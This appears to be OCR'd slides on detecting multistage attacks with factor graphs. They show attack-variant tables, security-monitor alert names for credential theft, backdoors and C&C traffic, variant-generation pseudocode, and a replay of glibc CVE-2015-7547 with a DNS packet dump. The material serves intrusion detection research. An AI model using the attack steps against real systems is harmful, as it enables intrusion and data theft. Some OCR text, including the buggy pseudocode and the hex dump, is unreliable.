


Fig. 1. A factor graph for the product $f_A(x_1)f_B(x_2)f_C(x_1, x_2, x_3) \cdot f_D(x_3, x_4)f_E(x_3, x_5)$.



(f) Evolution of a factor graph and the inferred user states


http://vision.unipv.it/IA2/Factor%20graphs%20and%20the%20sum-product%20algorithm.pd

Experimenting Factor Graphs with Attack Variants

Attack Variants

An attack is a sequence of observed events

An attack variant is a sequence of interchangeable events



An Attack Variant Example

An attack is a sequence of observed events

An attack variant is another variant of events

Observation	Original attack	Variant attack
1	Login using a **weak password**	**Brute-force guess** SSH password
2	Login from **multiple IP addresses**	Login using an **inactive account**
3	Disable Bash command history logging	Set number of command history recorded by Bash to 0
4	Download a sensitive file **using HTTP**	Download a sensitive file **using telnet/scp/dns**
5	Compile and run the source exploit file	Compile and run the source exploit
6	Inject backdoor to the **SSH authentication service**	Install backdoor as **a system service**
7	Establish connection with C&C server using IRC	Establish connection with C&C server using DNS

Interchangeable Events

Attack stage	Description	Event (real NCSA alerts)	Interchangeable events
Initial compromise	An abnormal login activity	ALERT ANOMALOUS HOST	ALERT WEAK PASSWORD LOGIN ALERT ROOT LOGIN ALERT WATCHED COUNTRY LOGIN ALERT COMPROMISED PROFILE LOGIN ALERT SENSITIVE CREDENTIAL LOGIN
Escalate privilege	A download of a source code file	ALERT SENSITIVE HTTP URI	ALERT SENSITIVE FTP URI ALERT SENSITIVE SCP FILE ALERT NEW IRC DOWNLOAD
Establish foothold	An attempt to gain persistent access	ALERT NEW SYSTEM SERVICE	ALERT NEW SHELL INIT ENTRY
Establish foothold	An attempt to gain persistent access	ALERT CHANGE CREDENTIAL	ALERT NEW USER ALERT NEW SSH AUTHORIZED KEY
Internal reconnaissance	An attempt to connect to command and control server	ALERT COLLECT SYSTEM INFO	ALERT COLLECT SHELL HISTORY ALERT READ USER LIST
Deliver payload	Extraction of secret data	ALERT VIEW PASWORD FILE	ALERT VIEW PRIVATE SSH KEY
Deliver payload	Misuse of the target system	ALERT HIGH NETWORK FLOW	ALERT HOSTING HIDDEN SPAM


Generating Attack Variants using Cartesian product

1. Generate a list of events in the attack


2. For each event in the list
   Replace it with an event in the interchangeable event
   Record the attack variant

3. Repeat until there is no more attack variant

```
generate_variant(L):
    indexes = [0,0,...,0]
    while indexes != None:
        print(indexes)
        indexes = next_indexes(indexes,L)

next_indexes(indexes,L):
    n = length(indexes)
    i = n - 1
    while True:
        indexes[i] == indexes[i] + 1
        if indexes[i] < length(L[i]): break
        indexes[i] = 0
        i = i - 1
        if i < 0: return None
    return indexes
```



An Attack Replay Framework




CVE-2015-7547: glibc getaddrinfo() stack-based buffer overflow

A vulnerability in glibc networking module that allows REMOTE CODE EXECUTION

Attacker triggers the vulnerability by trick the victim to resolve a hostname using an attacker-controlled DNS server

The client will crash upon receiving a very long response from the attacker-controlled DNS server.

Remote code execution exploits are in development



https://sourceware.org/ml/libc-alpha/2016-02/msg00416.html

Workflow of replaying CVE-2015-7547

Create vulnerable client and attacker server → Execute an MITM attack → Collect attack traces → Analyze attack traces

debian
GNU/Linux

Victim: Debian Jessie w/ glibc 2.9

Attacker: DNS server listening on port 53

```
localhost.domain: 23502+ A? foo.bar.goo
0000 0000 0800 4500   ..............E.
cfb0 7f00 0001 7f00   .@l.@.@.........
fe3f 5bce 0100 0001   .....5.,.?[.....
6f6f 0362 6172 0667   .......foo.bar.g
6d00 0001 0001        oogle.com.....
```

BRO NETWORK SECURITY MONITOR

